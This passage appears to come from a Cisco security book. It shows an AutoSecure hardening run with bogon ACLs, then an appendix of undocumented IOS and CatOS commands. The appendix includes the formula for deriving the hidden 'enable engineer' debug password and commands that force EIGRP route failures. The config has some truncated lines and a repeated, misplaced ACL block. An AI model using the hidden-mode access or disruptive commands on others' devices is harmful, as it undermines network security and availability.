119/8, 120/8, 121/8, 122/8, 123/8, 124/8, 125/8, 126/8,
197/8, 201/8
```

autosec\_private\_block:

10/8, 172.16/12, 192.168/16  
autosec\_complete\_block: This is union of above two and  
the addresses of source multicast, class E addresses  
and addresses that are prohibited for use as source.  
source multicast (224/4), class E(240/4), 0/8, 169.254/16,  
192.0.2/24, 127/8.

Configuring Ingress filtering replaces the existing  
acl on external interfaces, if any, with ingress  
filtering acl.

Configure Ingress filtering on edge interfaces? [yes]: yes

[1] Apply autosec\_iana\_reserved\_block acl on all edge interf  
[2] Apply autosec\_private\_block acl on all edge interfaces  
[3] Apply autosec\_complete\_bogon acl on all edge interfaces  
Enter your selection [3]: 3  
Enabling unicast rpf on all interfaces connected to internet

Configure CBAC Firewall feature? [yes/no]: yes

This is the configuration generated:

```
no service finger
no service pad
no service udp-small-servers
no service tcp-small-servers
service password-encryption
service tcp-keepalives-in
```

```
service tcp-keepalives-out
no cdp run
no ip bootp server
no ip http server
no ip finger
no ip source-route
no ip gratuitous-arps
no snmp-server community public
no snmp-server community private
ntp trusted-key 1
ntp authentication-key 1 md5 secretkey
ntp authenticate
ntp server 192.168.XXX.XXX key 1 prefer
ntp access-group peer 1
banner KUNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED.
 You must have explicit permission to access this
 device. All activities performed on this device
 are logged and violations of this policy result
 in disciplinary action.k
security passwords min-length 6
security authentication failure rate 10 log
enable password 7 XXXXXXXXXXXXXXXXXXXXXXXXXXXXX
aaa new-model
aaa authentication login local_auth local
line console 0
 login authentication local_auth
 exec-timeout 5 0
 transport output telnet
line aux 0
 login authentication local_auth
 exec-timeout 10 0
 transport output telnet
line vty 0 4
 login authentication local_auth
 transport input telnet
```

```
crypto key generate rsa general-keys modulus 1024
ip ssh time-out 60
ip ssh authentication-retries 2
line vty 0 4
 transport input ssh telnet
service timestamps debug datetime localtime show-timezone msec
service timestamps log datetime localtime show-timezone msec
logging facility local2
logging trap debugging
service sequence-numbers
logging console critical
logging buffered
int Ethernet0/0
 no ip redirects
 no ip proxy-arp
 no ip unreachablees
 no ip directed-broadcast
 no ip mask-reply
int Serial0/0
 no ip redirects
 no ip proxy-arp
 no ip unreachablees
 no ip directed-broadcast
 no ip mask-reply
int Ethernet0/1
 no ip redirects
 no ip proxy-arp
 no ip unreachablees
 no ip directed-broadcast
 no ip mask-reply
int Serial0/1
 no ip redirects
 no ip proxy-arp
 no ip unreachablees
 no ip directed-broadcast
```

```
no ip mask-reply
ip cef
ip access-list extended autosec_iana_reserved_block
deny ip 1.0.0.0 0.255.255.255 any
deny ip 2.0.0.0 0.255.255.255 any
deny ip 5.0.0.0 0.255.255.255 any
deny ip 7.0.0.0 0.255.255.255 any
deny ip 23.0.0.0 0.255.255.255 any
deny ip 27.0.0.0 0.255.255.255 any
deny ip 31.0.0.0 0.255.255.255 any
deny ip 36.0.0.0 0.255.255.255 any
deny ip 37.0.0.0 0.255.255.255 any
deny ip 39.0.0.0 0.255.255.255 any
deny ip 41.0.0.0 0.255.255.255 any
deny ip 42.0.0.0 0.255.255.255 any
deny ip 49.0.0.0 0.255.255.255 any
deny ip 50.0.0.0 0.255.255.255 any
deny ip 58.0.0.0 0.255.255.255 any
deny ip 59.0.0.0 0.255.255.255 any
deny ip 60.0.0.0 0.255.255.255 any
deny ip 70.0.0.0 0.255.255.255 any
deny ip 71.0.0.0 0.255.255.255 any
deny ip 72.0.0.0 0.255.255.255 any
deny ip 73.0.0.0 0.255.255.255 any
deny ip 74.0.0.0 0.255.255.255 any
deny ip 75.0.0.0 0.255.255.255 any
deny ip 76.0.0.0 0.255.255.255 any
deny ip 77.0.0.0 0.255.255.255 any
deny ip 78.0.0.0 0.255.255.255 any
deny ip 79.0.0.0 0.255.255.255 any
deny ip 83.0.0.0 0.255.255.255 any
deny ip 84.0.0.0 0.255.255.255 any
deny ip 85.0.0.0 0.255.255.255 any
deny ip 86.0.0.0 0.255.255.255 any
deny ip 87.0.0.0 0.255.255.255 any
```

deny ip 88.0.0.0 0.255.255.255 any  
deny ip 89.0.0.0 0.255.255.255 any  
deny ip 90.0.0.0 0.255.255.255 any  
deny ip 91.0.0.0 0.255.255.255 any  
deny ip 92.0.0.0 0.255.255.255 any  
deny ip 93.0.0.0 0.255.255.255 any  
deny ip 94.0.0.0 0.255.255.255 any  
deny ip 95.0.0.0 0.255.255.255 any  
deny ip 96.0.0.0 0.255.255.255 any  
deny ip 97.0.0.0 0.255.255.255 any  
deny ip 98.0.0.0 0.255.255.255 any  
deny ip 99.0.0.0 0.255.255.255 any  
deny ip 100.0.0.0 0.255.255.255 any  
deny ip 101.0.0.0 0.255.255.255 any  
deny ip 102.0.0.0 0.255.255.255 any  
deny ip 103.0.0.0 0.255.255.255 any  
deny ip 104.0.0.0 0.255.255.255 any  
deny ip 105.0.0.0 0.255.255.255 any  
deny ip 106.0.0.0 0.255.255.255 any  
deny ip 107.0.0.0 0.255.255.255 any  
deny ip 108.0.0.0 0.255.255.255 any  
deny ip 109.0.0.0 0.255.255.255 any  
deny ip 110.0.0.0 0.255.255.255 any  
deny ip 111.0.0.0 0.255.255.255 any  
deny ip 112.0.0.0 0.255.255.255 any  
deny ip 113.0.0.0 0.255.255.255 any  
deny ip 114.0.0.0 0.255.255.255 any  
deny ip 115.0.0.0 0.255.255.255 any  
deny ip 116.0.0.0 0.255.255.255 any  
deny ip 117.0.0.0 0.255.255.255 any  
deny ip 118.0.0.0 0.255.255.255 any  
deny ip 119.0.0.0 0.255.255.255 any  
deny ip 120.0.0.0 0.255.255.255 any  
deny ip 121.0.0.0 0.255.255.255 any  
deny ip 122.0.0.0 0.255.255.255 any

```
deny ip 123.0.0.0 0.255.255.255 any
deny ip 124.0.0.0 0.255.255.255 any
deny ip 125.0.0.0 0.255.255.255 any
deny ip 126.0.0.0 0.255.255.255 any
deny ip 197.0.0.0 0.255.255.255 any
deny ip 201.0.0.0 0.255.255.255 any
permit ip any any
```

remark This acl might not be up to date. Visit  
[www.iana.org/assignments/ipv4-address-space](http://www.iana.org/assignments/ipv4-address-space) for update list  
exit

```
ip access-list extended autosec_private_block
```

```
deny ip 10.0.0.0 0.255.255.255 any
deny ip 172.16.0.0 0.15.255.255 any
deny ip 192.168.0.0 0.0.255.255 any
permit ip any any
```

exit

```
ip access-list extended autosec_complete_bogon
```

```
deny ip 1.0.0.0 0.255.255.255 any
deny ip 2.0.0.0 0.255.255.255 any
deny ip 5.0.0.0 0.255.255.255 any
deny ip 7.0.0.0 0.255.255.255 any
deny ip 23.0.0.0 0.255.255.255 any
deny ip 27.0.0.0 0.255.255.255 any
deny ip 31.0.0.0 0.255.255.255 any
deny ip 36.0.0.0 0.255.255.255 any
deny ip 37.0.0.0 0.255.255.255 any
deny ip 39.0.0.0 0.255.255.255 any
deny ip 41.0.0.0 0.255.255.255 any
deny ip 42.0.0.0 0.255.255.255 any
deny ip 49.0.0.0 0.255.255.255 any
deny ip 50.0.0.0 0.255.255.255 any
deny ip 58.0.0.0 0.255.255.255 any
deny ip 59.0.0.0 0.255.255.255 any
```



deny ip 60.0.0.0 0.255.255.255 any  
deny ip 70.0.0.0 0.255.255.255 any  
deny ip 71.0.0.0 0.255.255.255 any  
deny ip 72.0.0.0 0.255.255.255 any  
deny ip 73.0.0.0 0.255.255.255 any  
deny ip 74.0.0.0 0.255.255.255 any  
deny ip 75.0.0.0 0.255.255.255 any  
deny ip 76.0.0.0 0.255.255.255 any  
deny ip 77.0.0.0 0.255.255.255 any  
deny ip 78.0.0.0 0.255.255.255 any  
deny ip 79.0.0.0 0.255.255.255 any  
deny ip 83.0.0.0 0.255.255.255 any  
deny ip 84.0.0.0 0.255.255.255 any  
deny ip 85.0.0.0 0.255.255.255 any  
deny ip 86.0.0.0 0.255.255.255 any  
deny ip 87.0.0.0 0.255.255.255 any  
deny ip 88.0.0.0 0.255.255.255 any  
deny ip 89.0.0.0 0.255.255.255 any  
deny ip 90.0.0.0 0.255.255.255 any  
deny ip 91.0.0.0 0.255.255.255 any  
deny ip 92.0.0.0 0.255.255.255 any  
deny ip 93.0.0.0 0.255.255.255 any  
deny ip 94.0.0.0 0.255.255.255 any  
deny ip 95.0.0.0 0.255.255.255 any  
deny ip 96.0.0.0 0.255.255.255 any  
deny ip 97.0.0.0 0.255.255.255 any  
deny ip 98.0.0.0 0.255.255.255 any  
deny ip 99.0.0.0 0.255.255.255 any  
deny ip 100.0.0.0 0.255.255.255 any  
deny ip 101.0.0.0 0.255.255.255 any  
deny ip 102.0.0.0 0.255.255.255 any  
deny ip 103.0.0.0 0.255.255.255 any  
deny ip 104.0.0.0 0.255.255.255 any  
deny ip 105.0.0.0 0.255.255.255 any  
deny ip 106.0.0.0 0.255.255.255 any

```
deny ip 107.0.0.0 0.255.255.255 any
deny ip 108.0.0.0 0.255.255.255 any
deny ip 109.0.0.0 0.255.255.255 any
deny ip 110.0.0.0 0.255.255.255 any
deny ip 111.0.0.0 0.255.255.255 any
deny ip 112.0.0.0 0.255.255.255 any
deny ip 113.0.0.0 0.255.255.255 any
deny ip 114.0.0.0 0.255.255.255 any
deny ip 115.0.0.0 0.255.255.255 any
deny ip 116.0.0.0 0.255.255.255 any
deny ip 117.0.0.0 0.255.255.255 any
deny ip 118.0.0.0 0.255.255.255 any
deny ip 119.0.0.0 0.255.255.255 any
deny ip 120.0.0.0 0.255.255.255 any
deny ip 121.0.0.0 0.255.255.255 any
deny ip 122.0.0.0 0.255.255.255 any
deny ip 123.0.0.0 0.255.255.255 any
deny ip 124.0.0.0 0.255.255.255 any
deny ip 125.0.0.0 0.255.255.255 any
deny ip 126.0.0.0 0.255.255.255 any
deny ip 197.0.0.0 0.255.255.255 any
deny ip 201.0.0.0 0.255.255.255 any
deny ip 10.0.0.0 0.255.255.255 any
deny ip 172.16.0.0 0.15.255.255 any
deny ip 192.168.0.0 0.0.255.255 any
deny ip 224.0.0.0 15.255.255.255 any
deny ip 240.0.0.0 15.255.255.255 any
deny ip 0.0.0.0 0.255.255.255 any
deny ip 169.254.0.0 0.0.255.255 any
deny ip 192.0.2.0 0.0.0.255 any
deny ip 127.0.0.0 0.255.255.255 any
permit ip any any
```

remark This acl might not be up to date. Visit  
[www.iana.org/assignments/ipv4-address-space](http://www.iana.org/assignments/ipv4-address-space) for update list  
exit

```
interface Ethernet0/1
 ip access-group autosec_complete_bogon in
exit
ip access-list extended 100
 permit udp any any eq bootpc
interface Ethernet0/1
 ip verify unicast source reachable-via rx allow-default 10
ip inspect audit-trail
ip inspect dns-timeout 7
ip inspect tcp idle-time 14400
ip inspect udp idle-time 1800
ip inspect name autosec_inspect cuseeme timeout 3600
ip inspect name autosec_inspect ftp timeout 3600
ip inspect name autosec_inspect http timeout 3600
 deny ip 119.0.0.0 0.255.255.255 any
 deny ip 120.0.0.0 0.255.255.255 any
 deny ip 121.0.0.0 0.255.255.255 any
 deny ip 122.0.0.0 0.255.255.255 any
 deny ip 123.0.0.0 0.255.255.255 any
 deny ip 124.0.0.0 0.255.255.255 any
 deny ip 125.0.0.0 0.255.255.255 any
 deny ip 126.0.0.0 0.255.255.255 any
 deny ip 197.0.0.0 0.255.255.255 any
 deny ip 201.0.0.0 0.255.255.255 any

 deny ip 10.0.0.0 0.255.255.255 any
 deny ip 172.16.0.0 0.15.255.255 any
 deny ip 192.168.0.0 0.0.255.255 any

 deny ip 224.0.0.0 15.255.255.255 any
 deny ip 240.0.0.0 15.255.255.255 any
 deny ip 0.0.0.0 0.255.255.255 any
 deny ip 169.254.0.0 0.0.255.255 any
```

```
deny ip 192.0.2.0 0.0.0.255 any
deny ip 127.0.0.0 0.255.255.255 any
permit ip any any
remark This acl might not be up to date. Visit
www.iana.org/assignments/ipv4-address-space for update list
exit
interface Ethernet0/1
 ip access-group autosec_complete_bogon in
exit
ip access-list extended 100
 permit udp any any eq bootpc
interface Ethernet0/1
 ip verify unicast source reachable-via rx allow-default 10
ip inspect audit-trail
ip inspect dns-timeout 7
ip inspect tcp idle-time 14400
ip inspect udp idle-time 1800
ip inspect name autosec_inspect cuseeme timeout 3600
ip inspect name autosec_inspect ftp timeout 3600
ip inspect name autosec_inspect http timeout 3600
ip inspect name autosec_inspect rcmd timeout 3600
ip inspect name autosec_inspect realaudio timeout 3600
ip inspect name autosec_inspect smtp timeout 3600
ip inspect name autosec_inspect tftp timeout 30
ip inspect name autosec_inspect udp timeout 15
ip inspect name autosec_inspect tcp timeout 3600
ip access-list extended autosec_firewall_acl
 permit udp any any eq bootpc
 deny ip any any
interface Ethernet0/1
 ip inspect autosec_inspect out
!
```


```
end
Apply this configuration to running-config? [yes]:yes
Applying the config generated to running-config
```

```
The name for the keys will be:c2600.testing.arhont.com
% The key modulus size is 1024 bits
% Generating 1024 bit RSA keys ...[OK]
c2600#
```

 Previous

Next 

 Previous

Next 

# Appendix C: Undocumented Cisco Commands

This long list of undocumented Cisco commands has been gathered by hundreds of people using a variety of Cisco devices. Many of these commands have been taken from Lars Fenneberg's web site at <http://www.elemental.net/~lf/undoc/>. If you know of other undocumented commands, please share them with other people by submitting the command and description to Lars at [lf@elemental.net](mailto:lf@elemental.net).

Depending on what version of IOS or CatOS you are using, some of these commands may already be documented, not used anymore, or not supported by that version of the system. Use these commands at your own risk.

# A

## **aaa accounting delay-start**

Platform: IOS 12.1

Where: Global

Info: Configuration command delays creation of the PPP Network start record until the peer IP address is known.

## **aaa authorization address-authorization-exec**

Platform: IOS 12.1

Where: Global

Info: Configuration command forces address authorization for PPP when started from an exec.

## **aaa nas port description text**

Platform: IOS 12.1

Where: Global

Info: Configuration command causes the specified text to appear in TACACS+ accounting records with the attribute `nas description` and the value of the text specified in the command. This command is useful during debugging to allow you to specify information about the environment or configuration in which the accounting record was generated.

## **access-list number remark comment**

## **ip access-list extended name remark comment**

Platform: IOS 12.1

Where: Configuration

Info: Adds comments about the access list. This keyword is documented under Bug ID CSCdk14543.

## **atm allow-max-vci**


Platform: Cisco 7000 series

Where: Interface command


Info: Allows the Cisco 7000 to use Virtual Connection Identifiers (VCIs) above 1023.



 Previous

Next 

 Previous

Next 

## B

### **bgp dynamic-med-interval**

Platform: IOS based

Where: Configuration

Info: Enables BGP to advertise a MED that corresponds to the IGP metric values. Changes are monitored (and re-advertised if needed) every 600 seconds.

### **bgp redistribute-internal**

Platform: IOS based

Where: Configuration

Info: Redistributes iBGP routes in the other routing protocol.

 Previous

Next 

 Previous

Next 

# C

**call-history-mib retain-timer (value)**

Platform: IOS based

Where: General

Info: Affects the size of the ISDN history table.

**carrier delay value**

Platform: IOS 12.1

Where: General

Info: Modifies the carrier delay time. A value of 0 disables the carrier delay.

**clear crashdump 1**

Platform: IOS based

Where: General

Info: Cleans up an old crash dump.

**clear ip eigrp [as] event**

Platform: IOS based

Where: General

Info: Clears IP-EIGRP event logs.

**clear profile**

Platform: IOS based

Where: General

Info: Clears CPU profiling.

**clear startup-config**

Platform: IOS based

Where: General

Info: Same as `erase startup-config`.

**clear vtemplate**

Platform: IOS based

Where: General

Info: Resets virtual templates.

```
clock rate { 1200 | [...] | 2015232 }
```

Platform: IOS based

Where: General

Info: An anomaly exists between what is documented, what is displayed, and what is entered for this command. The documentation indicates the command is `clock rate` and this is what IOS shows as the valid command in configuration mode. However, a configuration display shows the command as `clockrate` as this is how it is saved in NVRAM. In addition, older ROM monitors do not understand the newer `clock rate` command, which would cause problems. What actually happens here is that `clock rate` is implemented as a hidden command and is not completed by pressing tab, nor is any help generated for it. But both `clockrate` and `clock rate` are accepted, and there should be no problem in cutting and pasting the configurations.

```
copy core
```

Platform: IOS based

Where: General

Info: Does a full core dump, as `write core` but with more options.

```
csim start <number>
```

Platform: IOS based

Where: General

Info: With the `csim` command you can emulate a voice call—as if somebody has called the specified number. Useful if you don't have physical access to a telephone.

Here is a successful call:

```
arhontus#csim start 089150
csim: called number = 089150, loop count = 1 ping count = 0
csim err csimDisconnected recvd DISC cid(21)
csim: loop = 1, failed = 1
```

```
csim: call attempted = 1, setup failed = 1, tone failed = 0
```

Here is a call to an undefined number:

```
arhontus#csim start 089151
```


```
csim: called number = 089151, loop count = 1 ping count = 0
```

```
csim err:csim_do_test Error peer not found
```

 [Previous](#)

[Next](#) 

 Previous

Next 



## D

### **debug buffer**

Platform: IOS based

Where: General

Info: Provides additional buffer debugging.

### **debug buffer failure**

Platform: IOS based

Where: General

Info: Buffer allocation failures debugging.

### **debug crypto isakmp detail**

Platform: IOS based

Where: General

Info: Crypto ISAKMP internals debugging.

Here's an example (shortened) output during ISAKMP SA establishment:

```
6w3d: ISAKMP cookie gen for src 62.245.147.66 dst 195.244.11
6w3d: ISAKMP cookie B5FCAD89 B2BD7BFF
6w3d: ISAKMP: find_me a=(src 62.245.147.66 dst 195.244.119.2
 b=(src 0.0.0.0 dst 0.0.0.0 state 0, init 0)
6w3d: my_cookie a B5FCAD89 9BEC22F8
6w3d: my_cookie b B5FCAD89 B2BD7BFF
6w3d: his_cookie a DB28B716 6D61AE4F
6w3d: his_cookie b 00000000 00000000
```

### **debug crypto isakmp packet**

Platform: IOS based

Where: General

Info: Crypto ISAKMP packet debugging.

Here's an example (shortened) output during ISAKMP SA establishment:

```
6w3d: -Traceback= 80A36FE0 80A3A5C0 80A3D41C 809F0880 809F8F
```

```
809F301C 809F33DC 809F5228 801710CC
6w3d: -Traceback= 80A36FE0 80A3A5C0 80A3D41C 809F8494 809F87
 809F8C20 809F301C 809F33DC 809F5228 801710CC
6w3d: ISAKMP: Main Mode packet contents (flags 0, len 72):
6w3d: SA payload
6w3d: PROPOSAL
6w3d: TRANSFORM
6w3d: ISAKMP (0:1): sending packet to 195.244.119.2 (I) MM_N
6w3d: ISAKMP (0:1): received packet from 195.244.119.2 (I) M
6w3d: ISAKMP: Main Mode packet contents (flags 0, len 72):
6w3d: SA payload
6w3d: PROPOSAL
6w3d: TRANSFORM
6w3d: -Traceback= 80A36FE0 80A3A5C0 80A3D41C 809FF460 80A00E
 80A01070 809FBEBE 809F99B8 809F468C 809F51C8 E
```

#### **debug dialer detailed**

Platform: IOS based

Where: General

Info: Displays information about dial-on-demand detailed messages.

#### **debug dialer holdq**

Platform: IOS 11.2(12)

Where: General

Info: Activates debugging output for dialer hold queue events.

```
Jan 13 14:56:03.240: Se0/1:15 DDR: Creating holdq 626B1B9C
Jan 13 14:56:03.240: DDR: Assigning holdq 626B1B9C to 627923
Jan 13 14:56:09.208: DDR: Assigning holdq 626B1B9C to 61B667
Jan 13 14:56:09.208: DDR: freeing dialer holdq 626B1B9C (Ref
Jan 13 14:56:09.208: DDR: Dialing failed, 0 packets unqueuec
Jan 13 14:56:09.208: : 2 packets unqueued and discarded
```

#### **debug eigrp neighbor [ sia-timer ]**

Platform: IOS based

Where: General

Info: Prints debug information about the operation of the Stuck In Active (SIA) timers. Generally not very useful (unless you are testing the timers).

```
debug eigrp transmit [sia]
```

Platform: IOS based

Where: General

Info: Prints debug information about SIA packets being sent. Most of the information found in this debug is part of the event log.

```
debug eigrp sia { fast | reply [addr] | query [addr] | siareply
```

Platform: IOS based

Where: General

Info: This command has been left in to assist testing with creating SIA events and will *cause* SIA events. The fast SIA timer will fire in 1ms on next route to go active query. The next query, reply next reply, siaquery next reply, and siareply next reply from peers will be ignored.

```
debug ip ospf monitor
```

Platform: IOS based

Where: General

Info: Debug command that shows OPSF database sync.

```
2611b#debug ip ospf monitor
OSPF spf monitoring debugging is on
2w3d: OSPF: Syncing Routing table with OSPF Database -Traceback=
603B6D18
2w3d: OSPF: Completed Syncing and runtime is 4 msec -Traceback=
603B6D18
2w3d: OSPF: Start redistrib-scanning -Traceback= 6064AC20 6062E
2w3d: OSPF: Scan for both redistribution and translation -Tr
6062B430 603B6D2C 603B6D18
2w3d: OSPF: End scanning, Elapsed time 0ms -Traceback= 6064E
603B6D18
2w3d: OSPF: Syncing Routing table with OSPF Database -Tracek
603B6D18
```

**debug ip packet ... dump**

Platform: IOS based

Where: General

Info: Outputs a hex and ASCII dump of the packet's contents.

**debug isdn code**

Platform: IOS based

Where: General

Info: Shows detailed ISDN debugging.

```
gw-globalnet.it#debug isdn code
ISDN detailed info debugging is on
```

**debug isdn q931 13**

Platform: IOS 12.0(13)

Where: General

Info: Shows additional information on ISDN—that is, the corresponding call reference number in all ISDN messages.

**debug oir**

Platform: IOS based

Where: General

Info: Debug online insertion and removal—extended online insertion and removal debugging information.

```
2611b#debug oir
Online Insertion and Removal debugging is on
2w3d: OIR: Process woke, 'Event', stall=2, usec=0xB6835B36 -
603B6D2C 603B6D18
2w3d: OIR: Shutdown pulled interface for Serial5/0 -Tracebac
604096C8 603B6D2C 603B6D18
2w3d: %OIR-6-REMCARD: Card removed from slot 5, interfaces c
60409748 603B6D2C 603B6D18
2w3d: OIR: Remove hwidbs for slot 5 -Traceback= 60409368 604
603B6D18
```

```
2w3d: OIR: Process woke, 'Event(max not running)', stall=3,
-Traceback= 6040967C 603B6D2C 603B6D18
2w3d: OIR: Process woke, 'Timer(max running)', stall=3, usec
Traceback= 6040967C 603B6D2C 603B6D18
2w3d: OIR: (Re)Init card 5, retry_count=3 -Traceback= 604096
2w3d: %OIR-6-INSCARD: Card inserted in slot 5, interfaces ac
down -Traceback= 604098BC 603B6D2C 603B6D18
```

### **debug parser mode**

Platform: IOS based

Where: General

Info: Shows what is happening at the parser at specific instances. Shows you a basic walkthrough of the lookups needed to process the CLI commands.

```
2611b#debug par mo
Parser mode debugging is on
00:54:40: Look up of parser mode 'controller' succeeded
00:54:40: Look up of parser mode 'route-map' succeeded
```

### **debug sanity**

Platform: IOS based

Where: General

Info: Debugs buffer pool.

```
2611b#debug sanity
Buffer pool sanity debugging is on
```

```
debug snmp {bag | dll | io | mib { all | by-mib-name } | pac
```

Platform: IOS based

Where: General

Info: Enables debugging options for SNMP management commands.

### **debug subsystems**

Platform: IOS based

Where: General

Info: Debugs discrete subsystem information indicating a code segment and its version. When we had debugging on, we tried reloading the system microcode, which did not cause any interesting debugging information.

```
2611b#debug sub
Subsystem debugging is on
dialer mult-map-same-name
```

Platform: IOS based

Where: Configuration

Info: Useful if you have dialup clients using the same CHAP/PAP username.

```
dhcp-server import all
```

Platform: IOS based


Where: Configuration

Info: Takes all DHCP client info from the *ip address dhcp* client and assumes that info for our DHCP server.

 Previous

Next 

 Previous

Next 

# E

## **[no] eigrp event-logging**

Platform: IOS based

Where: Configuration

Info: Controls logging of EIGRP events on a per-event basis.

## **[no] eigrp event-log-size**

Platform: IOS based

Where: Configuration

Info: Sets event log size of events; 0 deletes event log buffers.

## **[no] eigrp kill-everyone**

Platform: IOS based

Where: Configuration

Info: Kills all adjacencies on an SIA event or a neighbor down event.

## **[no] eigrp log-event-type [dual] [xmit] [transport]**

Platform: IOS based

Where: Configuration

Info: Configures the set of event types to log.

## **[no] eigrp log-neighbor-changes**

Platform: IOS based

Where: Configuration

Info: Logs changes in peer status of neighbors.

## **enable engineer**

Platform: XDI/CatOS based

Where: General

Info: Prompts for a password, which has the form:

```
passwordHWFWSWenablepass
```

where password and enablepass are the unprivileged and enable passwords



on the switch; HW, FW, SW are the first two digits of the hardware, firmware, and software versions running on the Supervisor engine, shown by the `show version` command. Example: password and enablepass are both "cisco", `show version` says HW: 3.2, FW: 5.3(1), SW: 5.4(4). The enable engineer password would be `cisco325354cisco`:

```
Gromozeka (enable) enable engineer
```

```
Enter password:
```

```
Gromozeka (debug-eng) help
```

```
Commands:
```

```

bootp Start a bootp download
broadcast Broadcast a message
call Call specified C function
cam EARL utilities
cdpd Start the CDP daemon
clear Clear, use 'clear help' for more info
configure Configure system from network
connect Connect to FDDI ring
copy Copy code between TFTP server and module
ding Send index directed packet to port
disable Disable privileged mode
disconnect Disconnect from FDDI ring or disconnect
download Download code to a processor
enable Enable privileged mode
erase Erase, use 'erase help' for more info
failed_next Set Failed Next
help Show this message
history Show contents of history substitution bu
kill Send a signal to a process
lcp Send console commands to an LCP
packnvram pack NVRAM
ping Send echo packets to hosts
ps List current state of processes on the s
quit Exit from the Admin session
reconfirm Reconfirm VMPS
```

reload	Force software reload to linecard
reset	Reset system or module
ibping	Send Ibipc v2 pings
scp	SCP utilities
scpmsg	Send SCP message
scpper	Start SCP performance test
slpper	Start SLP performance test
sltask	Start Salem task for slp link
session	Tunnel to ATM or Router module
set	Set, use 'set help' for more info
show	Show, use 'show help' for more info
slip	Attach/detach Serial Line IP interface
start_op_console	Start Standby Supervisor Console
switch	Switch to standby <clock supervisor>
tcpactive	Start TCP active download test
tcpstandby	Start TCP standby download test
tcpctest	Start TCP download test
tcpactnvram	Start TCP active NVRAM test
tcpsbynvram	Start TCP standby NVRAM test
telnet	Telnet to a remote host
telnetd	Start the telnet daemon
test	Test, use 'test help' for more info
traceroute	Trace the route to a host
upload	Upload code from a processor
wait	Wait for x seconds
whichbus	Which bus mod/port is on
whosdnld	Who is downloading
whoisnvram	Who is holding nvram
write	Write system configuration to terminal/r
start_cl_console	Start Clear Lake (NAM) Console

**[no] environment-monitor**

Platform: IOS based

Where: General

Info: Disables environment monitoring.

## `exception-slave corefile`

Platform: IOS based

Where: General

Info: Provides the name of the core file to use.

## `exception-slave dump X.X.X.X`

Platform: IOS based

Where: General

Info: Provides the devices with addresses of where to dump core images.

## `exception-slave protocol tftp`

Platform: IOS based

Where: General

Info: Provides protocol to use when dumping core images.

## `exception memory fragment <amount>`

Platform: IOS based

Where: General

Info: During the debugging process, you can cause the switch to create a core dump and reboot when certain memory size parameters are violated. The `exception memory` commands define a minimum contiguous block of memory in the free pool and a minimum size for the free memory pool.

 Previous

Next 

 Previous

Next 

# F

## **frame-relay fecn-create**

Platform: IOS based


Where: Configuration

Info: This hidden command enables setting the FECN bit in all outgoing packets that have been delayed due to traffic shaping.

 [Previous](#)

[Next](#) 

 Previous

Next 


# G

`gdb debug pid`

Platform: IOS based


Where: General

Info: `gdb` commands are for debugging and are useful only to Cisco engineers who have a symbol table for the IOS image in question.

 [Previous](#)

[Next](#) 

 Previous

Next 



# H


## hangup

Platform: IOS based


Where: General

Info: Alias for "quit."

 [Previous](#)

[Next](#) 

 Previous

Next 

## **ip cache-ager**

Platform: IOS based—10.3(8) and later and 11.0(3) and later Where:

Configuration

Info: Configures the ager of the fast switching cache. The cache-ager is hidden, and you must configure "service internal" to bring it into existence.

- `<secs-between-runs>` is 0–2147483, the number of seconds between ager runs. The default is 60 seconds. If the period between ager invalidation runs is set to 0, the ager process is disabled entirely.  
`<fraction-low-memory>` is 2–50 1/`<fraction-low-memory>` of cache to age per run (low memory). The default is 4.  
`<fraction>` is 3–100 1/`<fraction>` of cache to age per run (normal). The default is 20.

Aaron Leonard ([Aaron@cisco.com](mailto:Aaron@cisco.com)) recommended 20 3 3 on cisco-nas in light of recent CodeRed attacks—that is, make the ager more aggressive to prevent excessive cache growth.

```
ip cef accounting per-prefix non-recursive prefix-length if-
```

Platform: IOS based

Where: Configuration

Info: Attach to a VIP console; `if-quit` (gets out of `if-con` mode).

```
[no] ip gratuitous-arps
```

Platform: IOS based

Where: Configuration

Info: Disables unsolicited ARP replies that are useful to signal to a second (redundant) router on the same LAN segment that a remote gateway is present or has changed.

```
ip local-pool
```

Platform: IOS based

Where: Configuration

Info: Legacy form of `ip local pool`, for backward compatibility.

```
ip ospf interface-retry [x]
```

Platform: IOS based

Where: Configuration

Info: Retry for OSPF process.

```
ip route profile
```

Platform: IOS based

Where: Configuration

Info: This configuration command turns on IP routing table statistics collection. Information such as number of changes and number of prefixes added will be collected.

```
ip spd
```

Platform: IOS based

Where: Configuration

Info: Selective Packet Discard (SPD) is a mechanism to manage the process level input queues on the Route Processor (RP). The goal of SPD is to provide priority to routing protocol packets and other important traffic control Layer 2 keepalives during periods of process level queue congestion.

```
ip spd mode aggressive
```

Platform: IOS based

Where: Configuration

Info: SPD can be configured for two different modes: normal (default) and aggressive. The only difference between the two is how the router accounts for invalid IP packets (invalid checksum, incorrect version, incorrect header length, incorrect packet length). Malformed IP packets are dropped by SPD when we are in aggressive mode and in the random drop state. Aggressive mode can be configured using the `ip spd mode aggressive` command.

```
ip spd queue
```

Platform: IOS based

Where: Configuration

Info: Queue management functions of SDP.

```
ip spd queue max-threshold
```

Platform: IOS based

Where: Configuration

Info: Sets maximum queue threshold.

```
ip spd queue min-threshold
```

Platform: IOS based

Where: Configuration

Info: Sets minimum queue threshold.

```
ip tftp boot-interface
```

Platform: IOS based

Where: Configuration

Info: Tells the router in what interface to find its image in case it wants to boot from the network via TFTP.

```
ip tmstats bin internal | external
```

Platform: IOS based

Where: Configuration

Info: Configuration when `ip cef accounting non-recursive` is configured.

```
isdn network
```

Platform: IOS based

Where: Configuration

Info: Tells router to be the "master" on T1-CCS link using `isdn switch-type primary-ni`.

```
ipx flooding-unthrottled
```

Platform: IOS 12.1

Where: Configuration

Info: Specifies that NLSP flooding should be unthrottled.

**ipx netbios-socket-input-checks**

Platform: IOS 12.1

Where: Configuration

Info: Limits the input of non-type 20 NetBIOS bc packets.

**ipx potential-pseudonode**

Platform: IOS 12.1

Where: Configuration

Info: Specifies to keep backup route and service data for NLSP potential pseudocode.

**ipx server-split-horizon-on-server-paths**

Platform: IOS 12.1

Where: Configuration

Info: Specifies that split horizon SAP occurs on server, not route paths. This command is documented in BugID CSCdm12190.

**ipx update interval {rip | sap} {seconds | passive | changes**

Platform: IOS 12.1

Where: Configuration

Info: Specifies listening but does not send normal periodic SAP updates or flashes/ changes updates. Queries will still be replied to. The update interval is set to the same interval as changes-only. The passive keyword is documented under BugID CSCdj59918.


**isdn {n200 | t200 | t203} number**

Platform: IOS based

Where: Configuration


